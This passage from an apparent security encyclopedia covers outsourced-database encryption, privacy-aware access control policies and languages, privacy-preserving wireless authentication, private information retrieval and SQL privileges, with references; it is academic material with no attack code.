Here, the data owner is first required to decide the key-assignment granularity, as to whether it will be at the database level, table level, or row-level. The first choice generates a single key for the whole database. In the second case, tables within the database may be grouped based on some criteria and one key generated for each group. In the third option, grouping is carried out at the record level within tables and each group of records is encrypted with a separate key. Note that the key assignment granularity is different from the encryption granularity. For instance, a single key might be used for the whole database, but encryption may be carried out at the row level. The key generation process itself is classified into two classes: *pre-computation* based and *re-computation* based approaches. In the first case, all keys are generated ahead of time and stored in the *key registry* of the system. In the second case, instead of the key, the key generating information is stored, e.g., *seed* for the random key generating function. In DAS, key generation can be carried out at the client-side or at a third-party trusted server. Key registry is the data structure (table) that stores the information about the keys, namely, the key-Id, key correspondence information (i.e., the database object to which the key is assigned), key mode (pre-computation or re-computation), and key-material (the actual key or the seed with which to compute the key). Besides key generation, the other issue addressed is that of key updates. The compatibility of key updates along with other data transactions (read/write/update) and efficiency issues have also been investigated in the literature.

Two Servers - An Alternate Model for DAS

An alternate model for DAS was proposed, where a distributed approach to ensure data confidentiality was proposed. This scheme requires the presence of two or more distinct servers. The individual servers can be untrusted as before, the only constraint being, they should be mutually non-colluding and noncommunicating. Also deviating from the previous approach, here the data owner is required to specify the privacy requirement in the form of constraints.

Privacy Requirements

Consider a relation R, the privacy requirements are specified as a set of *constraints* $\mathcal{P}$ expressed on the schema of relation R. Each constraint is denoted by a subset, say P, of the attributes of R. The privacy constraints informally mean the following: If R is decomposed into R_1 and R_2, let an adversary have access to the entire contents of either R_1 or R_2. The privacy requirement is that for every tuple in R, the value of at least one of the attributes in P should be completely opaque to the adversary, i.e., the adversary should be unable to infer anything about the value of that attribute. For example, let relation R consist of the attributes *Name, Date of Birth (DoB), Gender, Zipcode, Position, Salary, Email, Telephone*. The company specifies that *Telephone* and *Email* are sensitive even on their own. *Salary, Position*, and *DoB* are considered private details of individuals and so cannot be stored together. Similarly {*DoB, Gender, Zipcode*} might also be deemed sensitive since they together can identify an individual. Other things that might be protected are like sensitive rules, e.g., relation between position and salary or between age and salary: {*Position, Salary*}, {*Salary, DoB*}.

Relational Decomposition

The two requirements from the decomposition of a relational data set is that it should be *lossless* and *privacy preserving*. *Vertical Fragmentation* where the attribute set is partitioned across S_1 and S_2 is used to partition the relational data across the two servers. One-time pad, deterministic encryption, and random noise addition are alternative candidates for semantic partitioning of an attribute. The combination of vertical fragmentation of the attribute set along with attribute encoding is used to meet the privacy constraints.

Query Reformulation, Optimization and Execution

The suggested query reformulation is straightforward and identical to that in distributed databases. When a query refers to R, it is replaced by $R_1 \bowtie R_2$, where all the encoded tuples (i.e., those that occur across both R_1 and R_2) are assumed to be suitably decoded in the process. Consider the query with selection condition c. If c is of the form $< Attr >< op >< value >$, and $< Attr >$ has not undergone fragmentation, condition c may be pushed down to

R_1 or R_2, whichever contains < *Attr* >. Similarly if *c* is of the form < *Attr*1 >< *op* >< *Attr*2 > and both attributes are un-fragmented and present in either R_1 or R_2, the condition may be pushed down to the appropriate relation. Similar "push down" operations can also be applied to projection, Group-by, and aggregation clauses. When the computation cannot be done without decoding (or merging from the two servers), then the computation shifts to the client. Notice that unlike in distributed database query processing where semijoin approach (and shipping fields to other servers) can be utilized, such techniques cannot be used since that may result in violation of the privacy constraint. Subsequent approaches have considered the vertical fragmentation of database schemas for privacy protection, without relying on the use of two independent servers.

Other Approaches

While most work have addressed issues with relational database outsourcing, some have considered XML data, where the main concern is hiding the structure of the data in addition to the sensitive values. Some research has also looked at data privacy issues in data-centric web applications. A middleware-based approach has been explored, wherein the middleware acts as personal privacy enforcing agent. It intercepts every communication between the client machine and the web-server and is responsible for encrypting (decrypting) outgoing (incoming) sensitive data.

Open Problems

While much progress in research has been made over the past few years on DAS, there are many open problems: techniques to support dynamic updates, mechanisms to support stored procedures and function execution as part of SQL processing, and support for a more complete SQL, such as pattern matching queries, etc., amongst others need to be developed. Furthermore, given multiple competing models for DAS (e.g., the basic model, the model with secure coprocessor, model with two servers), there is a need for a detailed comparative study that evaluates these approaches from different perspectives: feasibility, applicability under diverse conditions, efficiency, and achievable confidentiality. Furthermore, a detailed security analysis, including the nature of attacks as well as privacy guarantees supported by different schemes, needs to be carried out. Various other security issues need deeper analysis, like parameter selection for security and structural information hiding for XML data. Furthermore, wherever cryptographic primitives are used, most of the works do not address issues related to algorithm selection, choice of key-length, key-generation, distribution, and revocation. These issues definitely require greater attention than they have received till this point.

A large number of security breaches in databases happen due to insider attacks. Therefore, a fruitful avenue of research in secure data management would be to enable *secure database administration*. The goal is to determine what information needs to be revealed to administrators that allow them to carry out their tasks while hiding away as much excess information as possible that may potentially disclose some sensitive information.

Recommended Reading

1. Hacıgümüş H, Iyer B, Mehrotra S (2002) Providing database as a service. In: ICDE, San Jose
2. Hacıgümüş H, Iyer B, Li C, Mehrotra S (2002) Executing SQL over encrypted data in database service provider model. In: SIGMOD, Wisconsin
3. Hacıgümüş H, Iyer B, Mehrotra S (2004) Efficient execution of aggregation queries over encrypted databases. In; DASFAA, Jeju, South Korea
4. Iyer B, Mehrotra S, Mykletun E, Tsudik G, Wu Y (2004) A framework for efficient storage in RDBMS. In: EDBT
5. Mykletun E, Narasimha M, Tsudik G (2004) Authentication and integrity of outsourced databases. In: NDSS, San Diego, CA
6. Aggarwal G, Bawa M, Ganesan P, Garcia-Molina H, Kenthapadi K, Motwani R, Srivastava U, Thomas D, Xu Y (2005) Two can keep a secret: a distributed architecture for secure database services. In: CIDR, Asilomar
7. Ciriani V, De Capitani di Vimercati S, Foresti S, Jajodia S, Paraboschi S, Samarati P (2010) Combining fragmentation and encryption to protect privacy in data storage. ACM Trans Inf Syst Secur 13(3):33

Privacy Protection in Biometric Systems

►Biometric Privacy

Privacy-Aware Access Control Policies

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Access Control Policies, Models, and Mechanisms

Definition

Privacy-aware access control policies are policies whose goal is to regulate the access and use of the personal information of the users according to specific privacy requirements.

Background

The protection of privacy is an increasing concern in the digital society because of the huge amount of personal information that is being collected by a number of public and private services. Emerging scenarios of user-service interactions are then pushing toward the development of powerful and flexible *privacy-aware access control models and languages*. The personal information of users who request online services cannot then be freely available and manageable by service providers. Privacy poses constraints on which data can be required for a certain service and on the way personal information once collected by a service provider can be handled, released to third parties, or stored.

Theory

The consideration of privacy issues introduces the need to rethinking authorization policies and models, and the development of new paradigms for access control and authorization specification and enforcement. Two major issues need to be addressed. First, access control needs to operate even when interacting parties wish to disclose limited or no information about themselves. Second, data collected/released during access control, as well as data stored by the different parties, may contain sensitive information on which privacy policies need to be applied (data handling) and should therefore be protected. Although considerable work has been performed in the field of access control for distributed services, available privacy-aware access control solutions are still at an early stage. This situation reflects the fact that attention on security requirements has been mostly focused on addressing server-side security concerns (e.g., communication confidentiality, unauthorized access to services, data integrity). In fact, only few proposals have been focused on the development of a privacy-aware access control system that takes into consideration the client side or both the client and the server sides. We now briefly illustrate some of these proposals.

►P3P [4] is a project widely acknowledged that addresses the need of a user to assess that the privacy practices adopted by a server provider comply with her privacy requirements. EPAL [3] is an XML-based markup language that formalizes enterprise-internal privacy policies. It addresses the need of a company to specify access control policies with reference to attributes/properties of the requestor, to protect private information of its users. EPAL is designed to enable organizations to translate their privacy policies into IT control statements and to enforce policies that may be declared and communicated in P3P. In [1] the authors have developed a privacy-aware access control system that supports privacy requirements and extends traditional access control functionalities with support for data handling. In [2], the authors address the problem of developing a powerful, flexible, and easy to use solution for specifying privacy preferences to offer clients a more meaningful control over information released to a server. This is a fine-grained solution that allows clients to specify their privacy preferences on each single property and/or credential belonging to them. Also, it takes advantage from modern credential technologies (e.g., Idemix) to release to the server exactly the information needed to have access and nothing more, in full respect of clients' privacy.

Open Problems

Although some advances have been made in privacy-aware acces control solutions, there are still many open issues such as the development of intuitive approaches for expressing user privacy preferences; the management of policy composition and combination, including support for policies that follow the data as they move in the system; and the specification and evaluation of context-based and semantics-based conditions.

Recommended Reading

1. Ardagna CA, Cremonini M, De Capitani di Vimercati S, Samarati P (2008) A privacy-aware access control system. JCS 16(4): 369–392
2. Ardagna CA, De Capitani di Vimercati S, Foresti S, Paraboschi S, Samarati P (2010) Minimizing disclosure of private information in credential-based interactions: a graph-based approach. In: Proceedings of the 2nd IEEE international conference on information privacy, security, risk and trust (PAS-SAT 2010), Minneapolis, August 2010
3. Ashley P, Hada S, Karjoth G, Powers C, Schunter M (2003) Enterprise privacy authorization language (EPAL 1.1). http://www.zurich.ibm.com/security/enterprise-privacy/epal
4. W3C. Platform for privacy preferences (P3P) project, April 2002. http://www.w3.org/TR/P3P/

Privacy-Aware Database

►Hippocratic Database

Privacy-Aware Languages

Claudio A. Ardagna
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Privacy-enhanced languages

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Privacy-Aware Access Control Policies

Definition

Privacy-aware languages support the specification of restrictions on how personal information of the users can be accessed, managed, and disclosed once collected by an external party.

Background

Technical improvements of Web technologies have fostered the development of online applications that use personal information of the users to offer enhanced services. As a consequence, a vast amount of personal information is available on the Web, thus causing growing concerns about the privacy of the users to whom the information refers. Many research efforts have been devoted to the development of privacy-protecting technology. In particular, current access control languages have been enriched with the ability of supporting privacy requirements to help users in maintaining control over the use of their personal information.

Theory and Applications

A major factor in the evolution of the Web has been the widespread diffusion of electronic services, spanning several application contexts such as e-commerce, e-health, e-government, and so on. A primary issue in all these scenarios has been the availability of solutions for secure data exchange, and systems for protecting online services from unauthorized accesses. However, in the last years, the focus is shifted from the protection of server-side resources to the protection of users' privacy. If users do not have some assurance that their private information is managed in a privacy-oriented way by the server, they may choose to abort an online transaction rather than disclosing their private information. Some proposals have therefore focused on the definition of privacy-aware languages that address the need of a user to assess whether the privacy practices adopted by a server comply with her privacy requirements [4]. Other works have focused on the integration of privacy-aware languages and access control languages to provide a complete and full-fledged solution that regulates traditional access to resources, and protects sensitive data of the users involved in the access process [1, 2] (see also ►Privacy-aware access control policies). In [2], the authors present a privacy-aware framework that integrates access control policies [3] together with a new type of privacy policy, called *data handling policy*, that regulates how Personal Identifiable Information (PII) will be handled at the receiving parties. Also, the corresponding privacy-aware languages have been described, and capture the following privacy requirements.

- *Expressivity*. The privacy-aware languages support the specification of restrictions based on generic properties (attributes) associated with subjects (e.g., name, address, occupation) and objects (e.g., owner, creation date). These attributes can be substantiated by certificates (if needed) issued and signed by trusted authorities.
- *Simplicity*. The privacy-aware languages are based on a high-level formulation of the rules, close to natural language formulation.
- *Context-based conditions*. The privacy-aware languages support the definition of generic conditions based on context information, including location information, to allow environmental factors to influence how and when the policy is enforced.
- *Ontology integration*. The privacy-aware languages are fully integrated with subject and object ontologies used for specifying access control restrictions, and with credentials ontology that represents relationships among attributes and credentials.
- *Client-side restrictions*. The privacy-aware languages allow users to specify restrictions on how the released information can be used by their remote counterpart.

The proposed privacy-aware languages have been also extended with the support for anonymous credentials and for a number of related cryptographic extensions [1].

Open Problems

Several open problems and interesting research directions need to be further investigated in the context of privacy-aware languages such as: an enhanced representation of the portfolio of the parties, the support for conditions/predicates requesting encrypted data, the definition of a syntax and semantics for encryption-based statements, the definition of policies allowing the protection of the

users' data after chains of releases, and the specification of how conditions that need to be satisfied for the access to be granted can be communicated to the counterpart in a privacy-preserving way.

Recommended Reading

1. Ardagna CA, Camenisch J, Kohlweiss M, Leenes R, Neven G, Priem B, Samarati P, Sommer D, Verdicchio M (2010) Exploiting cryptography for privacy-enhanced access control: a result of the PRIME project. Journal of Computer Security (JCS) 18(1):123–160
2. Ardagna CA, Cremonini M, De Capitani di Vimercati S, Samarati P (2008) A privacy-aware access control system. Journal of Computer Security (JCS) 16(4):369–397
3. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design, LNCS 2171. Springer, Berlin
4. World Wide Web Consortium. The Platform for Privacy Preferences 1.1 (P3P1.1) specification, July 2005. http://www.w3.org/TR/2005/WD-P3P11-20050701

Privacy-Enabled Database

►Hippocratic Database

Privacy-Enhanced Languages

►Privacy-Aware Languages

Privacy-Preserving Authentication in Wireless Access Networks

Shucheng Yu[1], Wenjing Lou[2], Kui Ren[3]
[1]Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA
[2]Wireless Networking and Security, Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA
[3]Ubiquitous Security & PrivaCy Research Laboratory (UbiSeC Lab), Department of Electrical and Computer Engineering, Illinois Institute of Technology, Chicago, IL, USA

Related Concepts

►Anonymity; ►Authentication; ►Blind Signature; ►Challenge-Response; ►Group Signatures; ►k-Anonymity; ►Unlinkability

Definition

Privacy-preserving user authentication in wireless access networks provides dual-purpose protection on security and privacy. On one hand, it authenticates wireless users to service providers to ensure legitimate network access; on the other hand, it protects user identity information against malicious parties to avoid privacy breach.

Background

A wireless access network is part of a communication network that connects mobile users to data/voice service providers. To assure that network resources are only accessible to legitimate users, user authentication is frequently required in wireless access networks. User authentication in general can be thought as a process of proof of knowledge on which plenty of secure and efficient schemes [13] have been developed. Following this methodology, most current wireless access networks provide user authentication through a challenge-response process which requires mobile users to somehow disclose their identities to access points (APs) or base stations (BSs).

Recently, there is an increasing demand for privacy protection along with the rapid proliferation of wireless access networks. The reason for such a demand can be roughly summarized as follows. Firstly, as security channels between mobile users and APs/BSs have not been established, user identity information for authentication is disclosed in the open wireless media in plaintext, and thus would be overheard by eavesdroppers. Based on the user identification information, adversaries are able to derive user privacy information such as user whereabouts. By linking together multiple communication sessions of the same user, deliberated adversaries can even profile the user's activities which would cause much severe privacy issue. Secondly, wireless access networks have been widely deployed in sensitive contexts such as banking, commerce, diplomacy, and medicine. Privacy breach in these sensitive contexts could result in more severe attacks such as identity theft and phishing attacks. Last but not least, in the pervasive computing environments, adversaries can not only be outsiders (e.g., eavesdroppers, other legitimate users), but also insiders (e.g., service providers), or even the communicating party on the other side of the conversation. Privacy protection should be provided at different levels as against adversaries with various levels of knowledge and capability [6].

Theory

Toward enhancing user privacy while maintaining the access security in wireless access networks, much research work has been focused on privacy-preserving

authentication. The basic idea for privacy-preserving authentication is through some cryptographic means, a legitimate user's legitimacy of using the service can be verified, while at the same time, the particular identity of the user is somehow concealed, and the fact that multiple observed sessions are related to the user is also protected. The former security property is usually defined as *anonymity*, and the latter is referred to as *unlinkability* [8]. To this end, most current privacy preserving authentication schemes either exploit secure signature techniques with the property of so-called *k-anonymity* [12, 15], or use pseudonyms for user authentication.

k-anonymity protects the identity for each person by making it indistinguishable from at least $k - 1$ identities of other individuals in the system. Signature techniques directly having such a property are ring signature [11] and group signature [1, 3]. In ring signature, the message can be endorsed by any member of a group, and it is difficult to determine which group member signed the message. Any group of users in the ring signature scheme can be used as a group without additional setup. For group signature, the message can be anonymously signed by any group member on behalf of the group. A group manager is involved in a group signature scheme to add/revoke group members. Privacy-preserving authentication based on these techniques can be realized by a challenge-response process, in which mobile users just need to disclose and prove their membership of a group by presenting their ring/group signatures on the challenge. Anonymity is thus achieved. Due to *k*-anonymity, adversaries are not able to tell if a particular person is involved in multiple sessions they observed, and unlinkability is also achieved. [10], [15], and [6] are privacy-preserving authentication schemes based on *k*-anonymity. Independently, [11] also utilizes the technique of blind signature [3] to provide *k*-anonymity. Blind signature allows a user to obtain a valid credential without revealing his true identity, and thus the user can be hidden among the user group.

Using pseudonyms is another way to achieve privacy preservation. It is clear that anonymity can be immediately achieved by the usage of pseudonyms. To achieve unlinkability, pseudonyms for each person should be changed frequently as performed by [4, 17]. However, frequent change of pseudonyms will increase the incurred overhead as pointed by [4] due to the computation of the corresponding keys. [17] Zhang et al. resolves this issue by precomputing the keys for the pseudonyms. By doing so, additional assumptions on security are required.

Along with privacy protection, practical systems may also have the requirement of user accountability. For *k*-anonymity based schemes, group signature would be a better choice than ring signature when user accountability is desired. This is because the group manager in a group signature scheme has the ability to reveal the original signer in case of disputes, and ring signature does not have this property by its definition. When ring signature is applied in privacy-preserving authentication protocols, extra assumptions should be made if user accountability is desired. For example, [6] assumes that a smartcard in the mobile device always includes the encrypted user identity in the signature to help the authority trace back to the signer in the future. For pseudonym-based schemes, a trusted third party (TTP) is often required to reveal the real identities of individuals for user accountability.

Applications

Current wireless systems actually provide very limited user privacy protection. In GSM cellular systems, the subscriber's identity is protected from eavesdroppers on the wireless interface through the use of a short-term temporary mobile subscriber identity (TMSI) instead of the user's long-term international mobile subscriber identity (IMSI) [7]. However, TMSI only prevents an eavesdropper from identifying a subscriber. The base station still has the full knowledge of the user and can easily identify a user and trace his activities. The Wi-Fi system [16] only provides data confidentiality, no privacy protection is provided so far. Above privacy-preserving authentication technologies can be applied to these systems to enhance their security level in terms of privacy protection.

In recent efforts on user authentication in wireless access networks, privacy protection has been an integral part in the protocol design. In [4] and [17], privacy-preserving user authentication in vehicle networks is achieved via using pseudonyms. Identities of vehicles are protected from both eavesdroppers and roadside units (RSUs). [14] Studer et al. proposes a privacy-preserving user authentication scheme for vehicle networks based on group signature. Both privacy and user accountability are achieved. [10] Ren et al. provides privacy protection for user authentication in pervasive computing environments based on *k*-anonymity, which is provided by exploiting the technique of blind signature. User identities are protected from the eavesdroppers, service access points, and the service provider. [10] achieves privacy protection for user authentication in wireless mesh networks. In this scheme, user access credential is generated using group signature. None of the communication entities other than the user himself/herself can determine the user's real identity or compromise his privacy.

Recommended Reading

1. Boneh D, Shacham H (2004) Group signatures with verifier-local revocation. In: Proceeding of CCS, ACM Press, New York, 2004
2. Chaum D (1983) Blind signatures for untraceable payments. In: Rivest RL, Sherman A, Chaum D (eds) Proceeding of crypto '82, Plenum Press, New York, 1983
3. Chaum D, van Heyst E (1991) Group signatures. In: Davies DW (ed) Eurocrypt 1991. LNCS vol 547, Springer, Heidelberg, pp 257–265
4. Kargl F, Papadimitratos P, Buttyan L, Muter M, Schoch E, Wiedersheim B, Thong T, Calandriello G, Held A, Kung A, Hubaux JP (2008) Secure vehicular communication systems: implementation, performance, and research challenges. IEEE Commun Mag 46(11):110–118
5. Lindell AY (2009) Anonymous authentication. Online at: https:// www.blackhat.com / presentations / bh-usa-07 /Lindell / Whitepaper/bh-usa-07-lindell-WP.pdf, 2009. Last accessed 16 November 2009
6. Lu R, Lin X, Zhu H, Ho P, Shen X (2008) ECPP: efficient conditional privacy preservation protocol for secure vehicular communications. In: The 27th IEEE International conference on computer communications, INFOCOM 2008, Phoenix, Arizona
7. Pagliusi PS (2002) A contemporary foreword on GSM security. In: Davida G, Frankel Y, Rees O (eds) Proceeding of InfraSec, Bristol, 2002
8. Pfitzmann A, Anonymity MK (2001) Unobservability, and pseudeonymity – a proposal for terminology. In: International workshop on designing privacy enhancing technologies, New York, 2001
9. Ren K, Lou W (2008) A sophisticated privacy-enhanced yet accountable security framework for wireless mesh networks. In: Proceeding of ICDCS, Beijing, 2008
10. Ren K, Lou W, Kim K, Deng R (2006) A novel privacy preserving authentication and access control scheme for pervasive computing environment. IEEE Trans Veh Technol 55(4): 1373–1384
11. Rivest R, Shamir A, Tauman Y (2001) How to leak a secret. In: Boyd C (ed) Asiacrypt 2001. LNCS, vol 2248, Springer, Heidelberg, pp 552–565
12. Samarati P, Sweeney L (1998) Protecting privacy when disclosing information: k-anonymity and its enforcement through generalization and suppression. Technical report, CMU, SRI, 1998
13. Stinson DR (2005) Cryptography-theory and practice. (Discrete Mathematics and its Applications). CRC Press, Boca Raton
14. Studer A, Shi E, Bai F, Perrig A (2009) TACKing together efficient authentication, revocation, and privacy in VANETs. In: Proceeding of IEEE Secon, Rome, 2009
15. Sweeney L (2002) k-anonymity: a model for protecting privacy. Int J Uncertainty, Fuzziness and Knowledge-based Systems 10(5):557–570
16. The state of Wi-Fi security (2009) Online at :http://www.wifi.org/knowledge_center_overview.php?docid$=$4582, 2009. Last Accessed 16 November 2009
17. Zhang X, Lu R, Lin X, Ho P, Shen X (2008) An efficient identity-based batch verification scheme for vehicular sensor networks. In: Proceeding of IEEE INFOCOM, Phoenix, Arizona, 2008

Private Exponent

►Decryption Exponent

Private Information Retrieval

Carlo Blundo
Dipartimento di Informatica ed Applicazioni, Università di Salerno, Fisciano (SA), Italy

Related Concepts

►Distributed Oblivious Transfer

Definition

A private information retrieval scheme enables a user to privately recover an item from a public accessible database stored on a server. The server does not gain any information about which item the user is retrieving. However, the user could get some information about other database items.

Background

Think about a user issuing a query to a database. A lot of research has been done in order to protect the database content against a *curious* user. Consider, for example, queries to *statistical databases* allowing users to access only aggregated data preventing them to obtain individual records. The aim of private information retrieval (PIR) is to protect the privacy of the user. The server in replying to the user's query will not know which item the user is interested in. This problem was introduced by Chor et al. [5] (see also [6]) and has since attracted a considerable amount of attention.

Theory or Application, or Both

To simplify the discussion, the database, containing n items, is represented as a binary string $\mathbf{x} = x_1x_2\cdots x_n$ of length n. The user has some index i and she is interested in retrieving item x_i. A simple but not efficient solution to PIR is the transfer of the whole database from the server to the user which, in turn, can read the sought item.

In designing private information retrieval schemes, one of the objective is to reduce the communication complexity of the schemes (i.e., the total number of bits exchanged during the execution of the protocol). It can be proved that, if the user wants to keep private his query in an information theoretic sense, then the previously described

naive solution is the most efficient one. Privacy in an information theoretic sense assumes that the adversary has unlimited computing power. This is also referred to as *perfect privacy*.

A first approach to reduce the communication complexity of PIR schemes is to resort to several servers (say k), each of them holding the same string $\mathbf{x}$. The user interested in item x_i will compute a query for each server that depends on the index i. Each server replies to the received query and the user will compute the value x_i from the answers she gets, while each server will not gain any information about the index i. Denoting with $[m]$, for a positive integer m, the set $\{1,\ldots,m\}$, a private information retrieval scheme with perfect privacy for k servers can be described by the following $2k+1$ functions:

k query functions,
$Q_1,\ldots,Q_k : [n] \times \{0,1\}^{l_r} \mapsto \{0,1\}^{l_q}$;
k answer functions,
$A_1,\ldots,A_k : \{0,1\}^n \times \{0,1\}^{l_q} \mapsto \{0,1\}^{l_a}$;
a reconstruction function,
$R : [n] \times \{0,1\}^{l_r} \times (\{0,1\}^{l_a})^k \mapsto \{0,1\}$;

where, ℓ_r, ℓ_q, and ℓ_a are integers representing the lengths of, respectively, random strings generated by the private source of the user, query strings sent to the servers, and answer strings received by the users from the servers. The above functions have to satisfy the `Correctness` and `Privacy` properties. The first one guarantees that the user can recover the bit in which she is interested (i.e., x_i). The second property states that any single server will not gain any hint (in an information theoretic sense) on the index i. Such properties can be formalized as follows:

`Correctness`: For every $x \in \{0,1\}^n$, $i \in [n]$, and $r \in \{0,1\}^{l_r}$

$$R(i,r,A_1(x,Q_1(i,r)),\ldots,A_k(x,Q_k(i,r))) = x_i.$$

`Privacy`: For every $i,j \in [n]$, $t \in [k]$, and $q_t \in \{0,1\}^{\ell_q}$,

$$Pr[Q_t(i,r) = q_t] = Pr[Q_t(j,r) = q_t],$$

where the probability is taken over uniformly chosen $r \in \{0,1\}^{\ell_r}$. Notice that the `Privacy` definition can be modified to model attacks of coalitions of servers by simply considering the joint probability distribution on the set of possible queries.

For $k = 2$, the best information-theoretic PIR 2-server protocol was proposed in [5]. It has communication complexity $O(n^{1/3})$. Another 2-server protocol having the same communication complexity can be found in [2]. Such a protocol can be generalized to a k-server PIR protocol with communication complexity $O(n^{1/(2k-1)})$. The best known 3-server PIR protocol was due to Yekhanin [11]. Assuming there exist infinitely many Marsenne primes, Yekhanin described a protocol with communication complexity $O(n^{1/\log\log n})$ for infinitely many values of n. To date, Yekhanin's protocol [11] has the lower communication complexity for constant k.

There is a close relation between locally decodable codes and information-theoretic PIR protocols. Indeed, Katz and Trevisan [8] proved that any k-server PIR scheme with a one-bit answer can be transformed into a k-query locally decodable code whose length is exponential in the length of the PIR queries.

From a practical point of view, single-server PIR protocols are preferable to multi-server ones. The main reason is that with a single-server scheme the database replication is avoided. Hence, reducing copies synchronization issues. Moreover, in a single-server scheme, there is no need to protect the scheme against several colluding servers. Since single-server information-theoretic PIR schemes with communicational complexity less than n bits cannot be realized, then one has to resort to PIR schemes whose security is based on computational assumptions.

The first computational k-server PIR protocol was presented by Chor and Gilboa [4]. Assuming the existence of one-way functions, Chor and Gilboa presented a 2-server PIR protocol with communication complexity $O(n^\epsilon)$, for any $\epsilon > 0$. Subsequently, Kushilevitz and Ostrovsky [9], presented the first single-server computational PIR scheme whose communication complexity is $O(n^\epsilon)$, for any $\epsilon > 0$. The security of the scheme is based on the intractability of the quadratic residuosity problem. The first single-server PIR with polylogarithmic communication complexity was presented by Cachin et al. [3]. Their protocol is based on a new cryptographic assumption called the Φ-hiding assumption. To date, the best single-server PIR protocol was presented by Lipmaa [10]. The protocol is based on the composite residuosity assumption and its communication complexity is $O(\log^2 n \log p)$ (where p is the security parameter).

An important problem in computational PIR research is to determine what is the minimal assumption necessary for the construction of single-server PIR protocols. Beimel, Ishai, Kushilevitz, and Malkin [1] proved that if there exists a protocol in which the server sends less than n bits (as previously described, this protocol cannot be private in an information theoretic sense), then one-way functions exist. This means that even saving one bit compared to

the naive protocol requires one-way functions. It is worthwhile to notice that the existence of one-way functions is an open problem and that their existence would imply that the complexity classes *P* and *NP* are indeed distinct. Therefore, single-server PIR protocols with communication complexity less than n are as important as one-way functions. Di Crescenzo et al. [7] proved a stronger result showing that a single-server PIR protocol with communication complexity less than n bits implies oblivious transfer.

Recommended Reading

1. Beimel A, Ishai Y, Kushilevitz E, Malkin T (1999) One-way functions are essential for single-server private information retrieval. In: Proceedings of the 31st annual ACM symposium on theory of computing (STOC'99), Atlanta, pp 89–98
2. Beimel A, Ishai Y, Kushilevitz E, Raymond J-F (2002) Breaking the $O(n^{1/(2k-1)})$ barrier for information-theoretic private information retrieval. In: Forty-third symposium on foundations of computer science (FOCS 2002), Vancouver, pp 261–270
3. Cachin C, Micali S, Stadler M (1999) Computationally private information retrieval with polylogarithmic communication. In: Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, Springer, Berlin, pp 402–414
4. Chor B, Gilboa N (1997) Computationally private information retrieval (extended abstract). In: Proceedings of the 29th annual ACM symposium on theory of computing (STOC'97), New York, pp 304–313
5. Chor B, Goldreich O, Kushilevitz E, Sudan M (1995) Private information retrieval. In: Thirty-sixth annual symposium on foundations of computer science (FOCS'95), Milwaukee, pp 41–50
6. Chor B, Kushilevitz E, Goldreich O, Sudan M (1998) Private information retrieval. J ACM 45(6):965–981
7. Di Crescenzo G, Malkin T, Ostrovsky R (2000) Single database private information retrieval implies oblivious transfer. In: Advances in cryptology – EUROCRYPT 2000. Lecture notes in computer science, Springer, Berlin, pp 122–138
8. Katz J, Trevisan L (2000) On the efficiency of local decoding procedures for error-correcting codes. In: Proceedings of the 32nd annual ACM symposium on theory of computing (STOC 2000), Portland, pp 80–86
9. Kushilevitz E, Ostrovsky R (1997) Replication is not needed: single database, computationally-private information retrieval. In: Thirty-eighth annual symposium on foundations of computer science (FOCS'97), Washington, DC, pp 364–373
10. Lipmaa H (2005) An oblivious transfer protocol with log-squared communication. In: Eighth information security conference (ISC 2005). Lecture notes in computer science, Springer, Berlin, pp 314–328
11. Yekhanin S (2007) Towards 3-query locally decodable codes of subexponential length. In: Proceedings of the 39th annual ACM symposium on theory of computing (STOC 2007). ACM, San Diego, pp 266–274

Private Key Cryptosystem

►Symmetric Cryptosystem

Privileges in SQL

Sabrina De Capitani Di Vimercati,
Giovanni Livraga
Dipartimento di Tecnologie dell'Informazione (DTI),
Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Authorizations; ►Recursive Revoke; ►SQL Access Control Model

Definition

A privilege in SQL allows a subject (*authorization identifier*) to execute a set of *actions* on a given SQL *object*.

Theory

SQL provides a flexible and powerful mechanism for the specification of privileges on SQL objects [1–3] (►SQL access control model). An SQL environment is a framework composed of different components supporting SQL operations, such as the creation and modification of objects. An SQL environment contains one or more catalogs that, in turn, contain one or more schemas. Each schema has a single owner, and acts as a container for a set of objects that can be referenced with explicit or implicit catalog and schema names. For instance, `ACME.employee` denotes an object `employee` within schema `ACME` (partially qualified name), and `cat1.ACME.employee` denotes object `employee` within schema `ACME` in catalog `cat1` (fully qualified name). SQL supports several types of schema objects. In particular, SQL allows the definition of privileges on the following schema objects:

- *base tables*: a table composed by columns and rows, which eventually may be a subtable of another base table;
- *views*: a virtual table defined by an SQL statement, which can be used in the same way as a base table for different purposes;
- *columns*: a column of a table in the database;

Privilege	Object	Description
SELECT	Table, view, column name list, table/method pair	Retrieve values from the specified object
INSERT	Table, view, column name list	Insert rows in the specified object
UPDATE	Table, view, column name list	Modify the data within the specified object
DELETE	Table, view	Delete rows from the specified object
TRIGGER	Table, view	Define a trigger for the specified object
REFERENCES	Table, view, column name list	Specify a foreign key referential constraint between the specified object schema and another object
USAGE	Domain, user-defined type, character set, collation, transliteration, table/method pair	Allow the usage of the specified object
UNDER	Structured type	Define a subtype of the specified object
EXECUTE	SQL-invoked routine	Execute the specified object

Privileges in SQL. Fig. 1 SQL privileges

- *domains*: a user-defined object that can be specified as an alternative to a data type, composed by a set of permissible values identified by a *domain name*;
- *character sets*: a named set of characters that may be used for forming values of the character data type;
- *collations*: a set of rules that control how character strings are compared with each other;
- *transliterations*: a named operation mapping from a set of characters into another set;
- *user-defined type*: a data type defined by a user that extends the database and its behavior (i.e., functions and methods) and can be based on SQL built-in data types or can have a structure associated with it;
- *table/method pairs*: a pair composed by the structured type of a table and its defined methods;
- *SQL-invoked routines*: a function or a procedure that can be invoked from SQL.

The set of actions applicable to an object depends on the type of the object. Figure 1 summarizes the actions that can be executed on SQL objects. Each SQL privilege is then represented by a privilege descriptor (authorization) that includes the following elements:

- the identification of the object on which the privilege is granted;
- the authorization identifier of the grantor of the privilege;
- the authorization identifier of the grantee of the privilege;
- the action that the privilege allows;
